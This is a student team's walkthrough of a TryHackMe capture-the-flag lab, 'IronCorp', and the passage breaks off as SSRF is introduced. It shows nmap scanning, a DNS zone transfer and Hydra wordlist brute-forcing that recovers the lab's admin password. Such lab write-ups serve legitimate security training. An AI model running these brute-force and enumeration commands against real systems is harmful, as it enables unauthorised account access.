PenTest 2

TL5L

Sunny

Room: https://tryhackme.com/room/ironcorp

Members:

ID	Name	Role
1211104248	Lew Chun Men	Leader
1211102048	Nur Aqilah Marsya Binti Abdul Halim	Member
1211103274	Nur Insyirah Binti Abd Jalin	Member
1211101070	Hazrel Idlan bin Hafizal	Member

Step 1: Recon and Enumeration

Member involved: Nur Aqilah Marsya Binti Abdul Halim

Tools used: Kali Linux, Firefox, nmap, DNS, Hydra, dirb, wordlists, THM Attackbox, https://www.stationx.net/nmap-cheat-sheet/ ,

Thought Process and Methodology and Attempts:


Aqilah starts the task by running nmap scan by using **sudo nmap -n -sS -sV -Pn -p**

65000 -o ironcorp.me (machine_ip)

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -sS -sV -Pn -p 1-65000 -o ironcorp.me 10.10.114.46
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 22:56 EDT
Stats: 0:07:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 92.21% done; ETC: 23:04 (0:00:38 remaining)
Nmap scan report for 10.10.114.46
Host is up (0.20s latency).
Not shown: 64993 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8080/tcp  open  http          Microsoft IIS httpd 10.0
11025/tcp open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 691.67 seconds
```


The report displays a list of port numbers and its services and versions.

She can see that there are two ports that have HTTP as its services so, she tried to search the HTTP ports using Firefox.



What she can see is port 8080 and port 11025 bring us to a webpage but she can’t do anything yet since she does not have any information about this webpage like its credentials.

So, she tried to use a DNS tool and run this command , **dig ironcorp.me @(machine_ip)** to see which server name that we can query.



Unfortunately, she still can't find what she needs.

Aqilah also tried to use **dirb** and ran **dirb** http://ironcorp.me:8080 to analyse the content of the web but she couldn't find any useful information.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ dirb http://ironcorp.me:8080

_____________

DIRB v2.22
By The Dark Raver
_____________

START_TIME: Tue Aug  2 23:25:41 2022
URL_BASE: http://ironcorp.me:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________

GENERATED WORDS: 4612

---- Scanning URL: http://ironcorp.me:8080/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT RESOLVE HOST)

_____________

END_TIME: Tue Aug  2 23:25:42 2022
DOWNLOADED: 0 - FOUND: 0

┌──(kali㉿kali)-[~]
└─$ 255
```


Then she tried using the command **sudo nano /etc/hosts** to add new entries. She added **(machine_ip)** and **ironcorp.me** to the domain.

```
1  2  3  4   10.8.8.136  46% 7:05
kali@kali: ~
File  Actions  Edit  View  Help
  GNU nano 5.9                                  /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

And again, she ran **dig ironcorp.me @(machine_ip) axfr** to check the entire scan. Compared to the previous dig run, now she can see two subdomains that are running internally.

```
1  2  3  4   10.8.8.136  39% 23:23
kali@kali: ~
File  Actions  Edit  View  Help
255

┌──(kali㉿kali)-[~]
└─$ 255

┌──(kali㉿kali)-[~]
└─$ dig ironcorp.me @10.10.114.46 axfr 255

; <<>> DiG 9.17.19-3-Debian <<>> ironcorp.me @10.10.114.46 axfr
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 703 msec
;; SERVER: 10.10.114.46#53(10.10.114.46) (TCP)
;; WHEN: Tue Aug 02 23:21:30 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)


┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /root/Tools/Dic/10000password.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 23:23:16
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[ERROR] File for passwords not found: /root/Tools/Dic/10000password.txt

┌──(kali㉿kali)-[~]
└─$ 255
```

Next, she tried searching for **admin.ironcorp.me:11025** based on the result that she received just now.



This time, the web asked for username and password.

By using hydra and the guides from https://www.kali.org/tools/hydra/#:~:text=Hydra%20is%20a%20parallelized%20login,access%20to%20a%20system%20remotely ,maybe she can find the password for the web.

She tried to run **hydra -L admin -P /root/Tools/Dic/10000password.txt -o 11025 admin.ironcorp.me http-get**

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /root/Tools/Dic/10000password.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 23:23:16
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[ERROR] File for passwords not found: /root/Tools/Dic/10000password.txt
```

But, she failed to find the credentials.

So, she tried running **cd/usr/share/wordlists** to change the current working directory.

She also ran **ls** after it already changed the current directory to list out the files. She noticed that there's only one file that has **.txt** extensions which is **fasttrack.txt.**

```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/wordlists                                                    255 ×

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  wfuzz

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$
```

So she tried to run hydra, and it displayed a guide and at the bottom, there is an example on how to run hydra.

```
kali@kali: /usr/share/wordlists
File  Actions  Edit  View  Help
└─$ hydra
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these **** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-
x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum
icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin
2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```

Thus, she tried running **hydra -l user -P fasttrack.txt ftp://(machine_ip)** but she failed.

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -l user -P fasttrack.txt ftp://10.10.114.46                          255 ×
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these **** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 05:14:42
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking ftp://10.10.114.46:21/
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 206 to do in 00:07h, 16 active
[STATUS] 32.00 tries/min, 96 tries in 00:03h, 159 to do in 00:05h, 16 active

[ERROR] Can not create restore file (./hydra.restore) - Permission denied

[STATUS] 32.00 tries/min, 224 tries in 00:07h, 31 to do in 00:01h, 16 active

[STATUS] 30.00 tries/min, 240 tries in 00:08h, 15 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-03 05:23:16

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$                                                                            255 ×

┌──(kali㉿kali)-[/usr/share/wordlists]
```

She assume that this command might not work so she tried this command; **hydra -L fasttrack.txt -P fasttrack.txt -s 11025 admin.ironcorp.me http-get -l**

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -L fasttrack.txt  -P fasttrack.txt  -s 11025 admin.ironcorp.me http-get -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 05:29:05
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49284 login tries (l:222/p:222), ~3081 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[ERROR] could not resolve address: admin.ironcorp.me
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-03 05:29:05
```

She then tried to change the file name from **fasttrack.txt** to **rockyou.txt** without the additional extension **.gz**.

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get                                                                    255 ×
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 05:25:24
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[ERROR] File for logins not found: rockyou.txt
```

Again, she failed.

She also tried to add the extension **.gz** to the command.

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -L rockyou.txt.gz -P rockyou.txt.gz -s 11025 admin.ironcorp.me http-get                                                              255 ×
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 05:26:02
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l:14344399/p:14344399), ~12860111416951 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[ERROR] could not resolve address: admin.ironcorp.me
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-03 05:26:19

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$
```

She also tried to change the address from **admin.ironcorp.me** to **internal.ironcorp.me**

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -L rockyou.txt.gz -P rockyou.txt.gz -s 11025 internal.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 05:27:03
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l:14344399/p:14344399), ~12860111416951 tries per task
[DATA] attacking http-get://internal.ironcorp.me:11025/
[ERROR] could not resolve address: internal.ironcorp.me
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-03 05:27:18

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$
```

And it does not work.

So she exit from the **/usr/share/wordlists** directory and run **hydra -L /usr/share/wordlists/metasploit/http_default_users.txt -P /usr/share/wordlists/fasttrack.txt -s 11025 admin.ironcorp.me http-get -I -t 64**

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/wordlists/metasploit/http_default_users.txt -P /usr/share/wordlists/fasttrack.txt -s 11025 admin.ironcorp.me http-get -I -t 64
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 04:12:38
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 64 tasks per 1 server, overall 64 tasks, 3108 login tries (l:14/p:222), ~49 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
```

And it finally displays the username and the password.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 11:43:33
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 3108 login tries (l:14/p:222), ~49 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```


Step 2: Website Exploitation

Member involved: Lew Chun Men


Tools used: Kali Linux/Firefox/Burpsuite/Gobuster/OWASP ZAP

Thought Process, Methodology and Attempts:

Upon typing the credentials for the basic HTTP Authentication, Lew arrived at a website with a search query.



Searching something in the search query causes the URL to become:




"admin.ironcorp.me:11025/?r=QUERY#"

First thing that Lew tried is to use Burpsuite to capture the traffic when a search query is requested.

He sent the capture traffic to the repeater tab in Burpsuite.


He then click on “send” to view the HTML output of the traffic to see if there is any hidden information that could be useful.



Other than the server version, there was nothing interesting that could be used for exploitation.

The next thing that Lew tried is to use Gobuster to find directories that could be accessed.


However, Gobuster returns an error and that the enumeration cannot continue. Lew thinks that this is probably due to the HTTP authentication.



Searching on the web about using Gobuster on sites with HTTP authentication did not reveal anything.


Gobuster did not work, so Lew tried using OWASP ZAP to automate a scan for XSS vulnerabilities.

However, an automated scan could not be started. A response from the application saying “Failed to attack the URL: received a 401 response code, expected 200.”




Lew thinks that this is probably due also to the HTTP authentication and proceeds to find another way to automate the scan.


In OWASP ZAP, there is an option that allows you to open the URL in a browser where the browser is pre-configured to proxy through ZAP. Which means we can login to the HTTP authentication without any problems.



Upon clicking on the icon, a pre-configured browser pops up with the HTTP authentication and Lew proceeded to enter the credentials.

Upon signing in, alerts could be seen at the sides of the browser.






The vulnerabilities found by OWASP ZAP does not seem to be useful to Lew, as most of them are about the weak authentication method needed access the page, which we already bypassed.

With that Lew know that XSS cannot be used to exploit the website, which leads to the final way that he know, which is SSRF or Server-Side Request Forgery.

SSRF vulnerabilities allows us to send a malicious request to the web application, causing the web app to send request to its back-end server.


Since we bypassed the blocks by requesting through the web app, we are able to cause the web app to output contents that are not accessible by normal means. (reference: https://portswigger.net/web-security/ssrf)

During the enumeration step Lew know that, he could not access the webpage with the URL, “http://internal.ironcorp.me:11025”.



